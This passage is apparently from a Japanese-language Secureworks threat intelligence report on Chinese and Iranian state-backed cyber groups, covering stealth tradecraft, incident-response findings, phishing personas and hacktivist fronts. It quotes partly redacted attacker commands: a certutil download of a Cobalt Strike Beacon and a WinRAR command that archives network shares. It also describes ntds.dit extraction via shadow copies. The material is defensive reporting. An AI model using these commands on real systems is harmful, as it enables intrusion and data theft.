
05

国家の支援を受けている脅威の動向

インドやパキスタンをはじめ、サイバー攻撃を国として支援している国は多数ありますが、お客様への影響が特に大きいことを考え、CTUリサーチャーは中国、ロシア、イラン、北朝鮮を中心に調査を行っています。これらの国家（および他の国家）が攻撃グループを支援する大きな理由として常に挙げられるのが、地政学的動機です。

例えば、ロシアにとってはウクライナ戦争が大きな焦点となっています。中国も、台湾や近隣諸国との関係が依然として最優先事項ではあるものの、東欧へも関心を向けつつあります。イランは、引き続き反体制派の活動に焦点を当て、アラブ近隣諸国によるアブラハム合意の進展の妨害を試みているほか、核合意の再交渉に対する西側諸国の意向にも注目しています。北朝鮮は、サイバー諜報活動に加えて外貨獲得にも引き続き力を入れており、複数の国々を標的にしています。





中国
戦略的脅威

主な動機:

- ⚠ 諜報活動
- ⚠ 知的財産
- ⚠ 窃取

中国

中国の攻撃グループは、サイバー諜報活動の目的を達成するために、ステルス型の攻撃手法を重視し始めています。その3つの柱が、プロキシインフラストラクチャの利用、侵害先に既に存在するオペレーティングシステムツールを利用する環境寄生型（Living off the Land）攻撃、そして、標的の候補となる組織におけるクラウドベースソリューションの普及に合わせた対応です。

中国のサイバー諜報活動は運用面のセキュリティ（OPSEC）とステルス性を重視

中国の攻撃グループはこれまで、検知されようが身元を特定されようがお構いなしに、ネットワーク上でとにかく速く目的を達成する「Smash-and-Grab（ショーウィンドウ破りの強盗）」タイプの侵害を行うことで知られていました。しかし最近は、侵入時やコマンド＆コントロール（C2）インフラストラクチャにおいて、運用面のセキュリティ（OPSEC）とステルス性を重視するグループが増えつつあります。こうした攻撃手法改良の主な理由としては、米国司法省がサイバー諜報活動に関与したとされる中国人を相次いで起訴したことが大々的に報道されたこと、この種の攻撃活動がセキュリティベンダー各社によって周知されたこと、その結果としてサイバー諜報活動に対する衆目を避けようとする中国指導部による圧力が高まったと見られることなどが考えられます。

CTUリサーチャーの調べでは、中国の攻撃グループはCobalt Strikeなどの商用ツールを利用しています。これは、同様のツールをよく利用する侵入型ランサムウェア攻撃グループのしわざと混同させ、発見されても身元が特定されるリスクを減らすことが目的です。以前撤退した標的ネットワークに再度侵入する際に攻撃手法を修正しているグループもあるようで、適応力の高い目標志向の集団であることが分かります。また、EDRエージェントが導入されている可能性が低いWindows以外のデバイスを集中的に標的にしていると思われるケースも中には見られました。

この数年は、侵害先に既に存在するツールや、侵害したSOHOルーター上に構築されたC2プロキシネットワークを利用するなどして、運用面でのセキュリティに細心の注意を払うグループが増えてきています。その一環として、侵入の痕跡を最小限に抑える、検知回避手法を駆使するといったことも行われています。こうした動きはこれまでの中国のイメージと対照的なだけでなく、攻撃グループが運用面で高い成熟度にあり、攻撃活動の検知や攻撃者の特定をされにくくするためのブループリント（詳細計画）を厳格に順守していることも分かります。

ステルス手法 – インシデント対応から見えてきたもの

CTUリサーチャーは、本セクションで述べた中国の攻撃手法の典型的な例を、Secureworksのインシデント対応の中で複数確認しました。その中の主な3つを以下にご紹介します。

01

2022年5月に対応したインシデントでは、中国の攻撃者が知的財産を窃取しようと、ある組織のネットワークを侵害したことが確認されました。攻撃者はこの時、目的を達成するために、侵害先に既に存在するオペレーティングシステムツールを利用する環境寄生型（Living off the Land）攻撃を仕掛けたほか、侵害したSOHOルーターを含むコマンド&コントロールのプロキシネットワークを主に利用しました。

侵入には脆弱性のあるPulse Secureのデバイスを悪用しており、標的環境に存在する2台目のサーバーにAwenとGodzillaのWebシェルの亜種を展開した後、whoami、hostname、net groupなどの偵察用コマンドを実行。そして、certutilコマンドを使ってCobalt Strike Beaconのペイロードをダウンロードしていました（図21参照）。

```
certutil -urlcache -f http://                    7/sv
```

図21. Cobalt Strike Beaconをダウンロードするcertutilコマンド（出典：Secureworks）

ダウンロードしたCobalt Strike Beaconは、net viewコマンドの実行などドメイン全体に対する偵察用コマンドの実行に使われました。組織の知的財産を保存しているサーバーでホストされているネットワーク共有リソースをリストアップすることが目的です。この共有ネットワーク内に保存されているファイルの圧縮にはWinRARユーティリティが使われていました（図22参照）。

```
      .svm  a -r      .tmp "\\      \" -hp
```

図22. 共有ネットワークからデータを集めるためのWinRARコマンド（出典：Secureworks）

02

2022年秋に対応したインシデントでは、中国の攻撃者が、ある特定のMicrosoftログでないと検知できない手法を用いて、侵害済みのオンプレミスネットワークからターゲット組織のAzure Active Directory（AD）テナントに移動しているのが確認されました。攻撃者は、インターネットに接続されているMicrosoft Exchangeサーバーの ProxyShellの脆弱性を悪用し、既に2021年夏頃から組織のオンプレミスネットワークへのアクセスを確立していました。そして2022年秋に、オンプレミスのADドメインに複数のアカウントを作成し、既存のAzure AD管理者アカウントを侵害したことが確認されています。攻撃者はこの管理者アカウントを使って、あらかじめ作成しておいたアカウントにMicrosoft Exchange用の偽装ロールを追加した後、Azure ADテナントにシングルテナントアプリケーションを登録し、そのアプリケーションを組織のExchange Onlineメールボックスにアクセスできる設定にしていました（図23参照）。




図23. Azure ADポータルにおける不正アプリケーションのAPI権限（出典：Secureworks）

このインシデントは、セキュリティ担当者に対して、攻撃対象領域の変化に伴うリスクを把握して軽減することが何より必要だと改めて思い知らせただけでなく、詳細なログを取ることが重要だということも示しています。CTUリサーチャーは、Azure ADテナントの不審な活動を検知するために適切なAzure ADログを収集したり、不審な許可や過度な許可が出されていないかAzure ADアプリケーションを監査したりすることを強く推奨しています。

このインシデントの場合、実際に攻撃が行われている間に攻撃者の活動を十分に把握するには、**MailItemsAccessed**[39]によるメールボックス監査の内容を分析する以外に方法はありませんでした。MailitemsAccessedとは、Microsoftが提供するプレミアム監査機能 です。MailitemsAccessedイベントを観察することの重要性については、米国連邦民間行政機関（FCEB）のMicrosoft 365（M365）のクラウド環境が国家支援の攻撃者に侵害された2023年6月のインシデントに関するアドバイザリーの中でCISAも強調していました。アドバイザリーでは、「CISAとFBIは、このアクティビティを検知できたであろう監査ログやイベントを他に知らない」と述べられています。

03

2021年以降の数々のインシデント対応の中で、攻撃の検知や帰属の特定を回避し、正規のネットワーク活動に紛れ込む攻撃手法の典型例を示してきた攻撃グループがいます。それが、**BRONZE SILHOUETTE**です。

2022年夏にSecureworksが対応したインシデントでは、BRONZE SILHOUETTEが、インターネットに公開されたPRTG Network Monitorサーバーの脆弱性を悪用した攻撃後に、Webシェルを組織内の複数のサーバーに展開していました。

BRONZE SILHOUETTEはWMI経由で、ドメインコントローラーのvssadminコマンドを実行し、ボリュームシャドウコピーを作成していました（図24参照）。その後、当該コピーからADデータベースntds.ditおよびSYSTEMレジストリハイブを抽出していました。

Secureworksのインシデント対応コンサルタントは、BRONZE SILHOUETTEが7-Zipを使用してSYSTEMレジストリハイブとntds.ditを含むアーカイブファイルを作成していたことを確認しました。これは外部への持ち出しが目的と見られます。その数日後、攻撃者は横展開してManageEngine ADSelfService Plusサーバーにアクセスし、偵察用コマンドを実行していました。そのうちの1つは、標的のアクセスログから攻撃用C2サーバーのIPアドレスを検索するコマンドだったことから、攻撃者が侵入の証拠を消そうとしていたことがうかがえます。

CTUにて攻撃用C2インフラを調査した結果、少なくとも3台の別の組織のPaessler PRTGサーバーの存在を確認しました。このことからBRONZE SILHOUETTEは、サイバー諜報活動を行う際、標的環境への侵入やC2インフラの確立のために、脆弱なPRTGサーバーを標的としているものと思われます。




図24. 攻撃者がntds.ditデータベースを抽出する際に使ったWMIコマンド（出典：Secureworks）




図25. ManageEngineのJavaプロセスで実行された攻撃コマンド（出典：Secureworks）

戦争に便乗する BRONZE PRESIDENT

2022年以前、BRONZE PRESIDENT が攻撃に注力していたのは、ミャンマーとベトナムをはじめとするアジアでした。しかし、2022年2月24日にロシアによるウクライナ侵攻が始まると、この戦争にまつわる政治的な情報の獲得に力を入れていくようになります。BRONZE PRESIDENTは、ウクライナ周辺国、さらにはヨーロッパ各国の政治問題に関するおとりの文書をよく使い、政府関係者や各国の外務省を標的にしています。




図26. 時事的な話題をファイル名（「ロシアに対するEUの新しいアプローチに関する政策ガイダンス」）にしたLNKファイルの一例。ディレクトリ構造が入れ子になっており、中に隠しフォルダが含まれている。（出典：Secureworks）

ウクライナ侵攻開始以降、CTUリサーチャーは、BRONZE PRESIDENTがPlugXマルウェアを用いて関連情報を収集している事案を複数確認しました。2022年、BRONZE PRESIDENTは、悪意のあるショートカット（LNK）ファイルでマルウェアを配布し、DLLサイドローディングを続けていました。しかし、彼らのテクニックはこれだけにとどまりません。

例えば、2022年6月～7月および10月のキャンペーンで使用されたLNKファイルを分析したところ、ショートカット先が正規のAdobe Acrobat Distiller実行ファイルのコピーになっていました。ファイルは複雑な難読化が施されたDLLローダーをサイドロードするために使われ、ファイル名は正規のファイル名から変更されていました。このファイルは複雑な難読化が施された不正DLLをインポートすると、暗号化されたペイロードファイルをロードします。しかし、このマルウェアには、シェルコードをロードするため様々な（そして非常に斬新な）Windows API関数が選んで使われていたことから、BRONZE PRESIDENTはホストベースのセキュリティエージェントによる検知を回避するために、さまざまなアプローチを常に試していることがうかがえます。

BRONZE PRESIDENTは2023年5月、PlugXの新たな配布手法として、一見正常なHTMLファイルの内部にペイロードを隠す[HTMLスマグリング]40を試したようです。この手法は、Qakbotキャンペーンをはじめサイバー犯罪でよく使われているものです。

またこのグループは今年、マルウェアの多角化を進め、これまで見られなかったMQShellマルウェアも導入しています。MQShellは機能が限られており、現在は、コマンドを実行し結果をC2サーバーに送るリバースシェルの機能しかありませんが、まだ開発の初期段階とも考えられます。特徴はMQTT IoTメッセージングプロトコルを用いた新しいC2通信を採用している点です。BRONZE PRESIDENTがC2通信にこのプロトコルを選んだのは、軽量なPub/Subモデル が使いやすく、C2サーバーの特定が懸念される場合に難読化に役立つためだと思われます。ネットワークベースの検知も回避するでしょう。このプロトコルを利用するために、マルウェアにはオープンソースのMQTTライブラリが使用されています。

また、MQShellの調査では、BRONZE PRESIDENTが開発したと思われる不正コードが埋め込まれたルーターのファームウェアファイルが見つかりました。このことから、BRONZE PRESIDENTが中国への通信を秘匿化するために、侵害したネットワークデバイスで秘密ネットワークを構築している可能性が考えられます。これも、中国系グループによるステルス系攻撃手法のひとつだと言えます。

Secureworks®

イラン
従来のターゲティング

主な動機:

- ⚠ 諜報活動
- ⚠ 反体制派の監視
- ⚠ 妨害行為

イラン

イランによるサイバー活動の大部分は、反対勢力の追跡と鎮圧、アブラハム合意[41]に基づくイスラエルとアラブ諸国との関係正常化への対抗、イスラエルの政府機関や企業への妨害作戦といった政治的課題が依然として背景にあります。外国の機密情報収集といった目的もありますが、Secureworksが収集したデータを見るかぎりではそこまで顕著ではありません。

イランの請負エコシステム

イランの主な諜報活動は、情報治安省（略称MOISまたはVAJA）とイスラム革命防衛隊（IRGC）が担っており、どちらの組織も攻撃的なサイバー活動の支援部隊として請負業者のネットワークを活用しています。

2022年、CTUリサーチ[42]でCOBALT MIRAGEの活動を分析したところ、3社の請負業者（Afkar System、Najee Technology、Secnerd）がイランのサイバー活動、特にイスラム革命防衛隊（IRGC）とその下部組織である諜報機関（IRGC-IO）とつながりがあることが分かりました。IRGC-IOはイランにおける主要な諜報機能を担っており、サイバー部門を運営していると報じられています[43]。ただ、こうした企業は請負ネットワーク全体の一部に過ぎず、当社をはじめセキュリティ企業各社の今後の調査で、つながりのある企業がさらに明るみに出る可能性もあるでしょう。

これまで以下のような制裁が課されてきたことからも分かるように、イランの民間企業を隠れ蓑にする、または民間企業に国の諜報活動を支援させるというのはまさにIRGC-IOの常套手段です。

- 2016年[44]、ITSec TeamおよびMersad Companyの従業員に対する制裁
- 2019年[45]、Net Peygard Samavat Company（現在のEmennet Pasargad社）とつながりのあった複数の個人に対する制裁
- 2020年[46]、Rana Intelligence Computing Companyとその一部従業員に対する制裁

米国財務省は2022年10月、MOISに複数のサイバーセキュリティサービスを提供し、後にMOISに採用された人々を訓練したとして、Ravin Academyにも制裁[47]を課しました。

イランの攻撃グループの活動に関与した人々と請負業者とのつながりは、時が経つにつれ徐々に明らかになる傾向にあります。例えば、2019年にはFarzin Karimiという人物がCOBALT ULSTER（Muddywater）の活動に関わっているとテレグラムのGreen Leakersチャンネルで告発されています。2022年には、米国サイバー司令部がCOBALT ULSTERのことをMOISの「従属的組織」と呼んでいます[48]。FarzinはRavin Academyの共同創設者となり、アカデミーと共に米国財務省から制裁対象に指定されました。

2017年にHBOに対してハッキングを行ったとされる[49]Behzad Mesriも、複数の犯罪行為に関わったとしてFBIから指名手配[50]されています。MesriはNet Peygard Samavat Companyの元CEOで、IRGCとMOISを支援したことを理由に制裁[51]を課されました。同社は現在Emennet Pasargadと名前を変更していますが、イランの複数のサイバー活動とつながり[5]を持っています。

政府組織・非政府組織に対するフィッシング攻撃

国家が支援する攻撃グループの中には、ソーシャルエンジニアリングを得意とするグループも存在します。イランの攻撃グループCOBALT ILLUSION は、個人的な接触を得意とし、実在の人物になりすましたり、ソーシャルメディアの偽のペルソナを作成したりして、「取材を受けてほしい」、「報告書の作成を手伝ってほしい」、「共通の課題について議論を深めたい」などの理由でターゲットにアプローチすることを常套手段としています。

COBALT ILLUSION（別名Charming Kitten、APT42）は、イランのイスラム革命防衛隊（IRGC）傘下の諜報機関（IRGC-IO）に代わって活動しているとされ、さまざまな個人を標的にしていますが、中でもイラン問題を専門とする学者、ジャーナリスト、人権活動家、政治活動家、政府間組織（IGO）、非政府組織（NGO）に強い関心を示しています。

数日から数週間かけて標的と信頼関係を築いた後、相手の認証情報を窃取する、またはパソコンやモバイル端末にマルウェアを展開するなどの攻撃を試みます。CERTFA[53]が報告した2022年7月のインシデントでは、標的とのビデオ会議の最中にチャット機能でフィッシングサイトのリンクを送信していたケースも複数見られました。

CTUリサーチャーは今年、COBALT ILLUSIONによる攻撃と思われる複数のインシデントを調査しました。あるインシデントでは、COBALT ILLUSION はAtlantic Councilの職員を騙る偽のペルソナのTwitterアカウントを作成し、中東情勢の研究に携わる複数の個人に連絡を取っていました。この人物は Sara Shokouhi[54]と名乗っており、ソーシャルメディアのプロフィール写真には、ロシア在住の心理学者兼タロット占い師のアカウントから盗用した写真を使用していました。

フィッシングによってデータを丸ごと収集するという方法は、COBALT ILLUSIONのコア戦術としてこれまでも長らく使われてきましたが、このグループが関わったと思われるインシデントの2023年初めの分析では、この戦術の進化がうかがえました。それまでの活動との違いは、使用歴の長いSNSアカウントを乗っ取っている点です。使用歴が長ければ、ターゲットへのアプローチを開始するほんの数週間前や数か月前に開設されたアカウントと比べて、そのペルソナへの信用度も高くなるからです。このインシデントでは、2013年に開設されたTwitterアカウントが使われており、元々のプロフィールが、Atlantic Councilの研究員を名乗る偽のペルソナに書き換えられていました。

ソーシャルメディアは、標的にアプローチして信頼関係を築く方法としてイランのAPT攻撃グループに今もよく使われています。こうした攻撃に気付いて報告できるようになるには、組織、個人のアカウントを問わずソーシャルメディアを使ったアプローチには危険があるということを具体例を交えて啓発する、フィッシング啓発トレーニングを従業員に実施するのが効果的です。

仮面舞踏会にようこそ

イランでは、ペルソナの利用はフィッシング攻撃だけにとどまりません。1980年代に起きたイラン・イラク戦争以降、イランは直接的な対決をあえて避け、周辺の敵対勢力に対する物理的な行動や諜報活動を行うために作られたり採用されたりした代理組織や代理人を使うようになりました。こうした戦略はサイバー攻撃能力の開発にも取り入れられています。まず、元から活動していたアマチュアのハッカーや正体の知られていない集団を攻撃部隊として採用し、その後に、攻撃を自らの犯行と主張する犯罪者やハクティビストのペルソナを偽造するのが典型的な流れです。イランがこうした偽のペルソナを活用し始めた頃の最初期の例が、2012年にサウジアラビアとカタールを標的に行ったShamoonのデータ消去攻撃です。この攻撃に関しては、「Arab Youth Group（アラブ青年団）」と「Cutting Sword of Justice（正義の剣）」という2つのグループがそれぞれ相反する犯行声明を出しています。




図27. Moses StaffとAbraham's Axのロゴの比較（出典：Secureworks）

偽のペルソナは個人やグループという体を取っているため、敵対勢力に攻撃を仕掛けても政権は知らぬ存ぜぬで通すことができます。また、「国民がサイバー犯罪の被害を受けているのにこの国の政府は何もできない」、「ハクティビストが現れて特定の政治的主張を支持・拡大している」といった印象を植え付けて外国政府を揺さぶるといった政治的な目的にも役立ちます。

こうした活動の一番の標的になっているのがイスラエルです。次いで、米国やアラブ首長国連邦、サウジアラビア、バーレーン、アルバニアなどが標的になっています。多くは西側や近隣の古くから敵対関係にある国々ですが、アブラハム合意が締結されたことで、アラブ諸国がイスラエルと関係を正常化し地域のパワーバランスが変わる可能性が出てきたことも、イランにとっては大きな懸念材料となっています。

昨年は、「2021年サイバー脅威の実態」[55]で報告した、ランサムウェアPay2KeyやN3tw0rm、グループペルソナを装ったCOBALT FOXGLOVEによる活動の盛り返しは起きていません。一方で、Moses Staff[56]のペルソナの背後にいるグループCOBALT SAPLINGが復活しました。2021年9月に登場したMoses Staffは、親パレスチナ派のイメージを打ち出し、イスラエルの政府機関や企業へのハッキングや暴露攻撃を正当化するメッセージを発信しています。それから1年余りが過ぎた2022年11月、COBALT SAPLINGは新しいキャンペーンとそれに関連したペルソナAbraham's Axを立ち上げ、新ヒズボラ派の主張とイメージを打ち出し、サウジアラビアの政府省庁から窃取したとされるデータを暴露しました。Abraham's AxはCOBALT SAPLINGが使っていたハックアンドリーク攻撃以外にも、ランサムウェアを装った破壊的攻撃で、PyDCryptやDCSrv、Strifewater RATなどの独自のマルウェアを用いてきました。こうしたランサムウェア形式のマルウェアは、ターゲットから金銭を得るのではなく、混乱を与えることが目的のケースが多いようです。Abraham's Axは2023年7月現在活動を停止していますが、今後復活する可能性もあります。

米国財務省外国資産管理局（OFAC）は2021年11月、2020年大統領選挙への介入を目的としたサイバー攻撃キャンペーンに関与したとして、イラン人6人とイラン企業のEmennet Pasargadに制裁[57]を課しました。当時CTUリサーチャーが分析を行った結果、宣伝素材に一貫性がないとして、このキャンペーンが虚構であったことを明らかにしました。Emennet Pasargadをはじめ、その前身のEeleyanet GostarやNet Peygard Samavat Companyなどはこれまで一貫して、イスラム革命防衛隊諜報機関（IRGC-IO）、イスラム革命防衛隊電子戦・サイバー防衛機関（IRGC-EWCD）、イラン情報治安省（MOIS）の代理として、イランのサイバーペルソナやそれに伴う攻撃キャンペーンなどの諜報プロジェクトを開発してきています。

2022年7月、MOISと関連のあるペルソナHomeland Justiceが、アルバニアの複数の政府機関を攻撃しました。アルバニアがイランの反体制組織モジャヘディネ・ハルグ（MEK）を受け入れたことが表向きの理由でしたが、Homeland Justiceが掲げるシンボルを見ると、反イランのハクティビスト集団Predatory Sparrow[58]の活動もきっかけになったことがうかがえます。

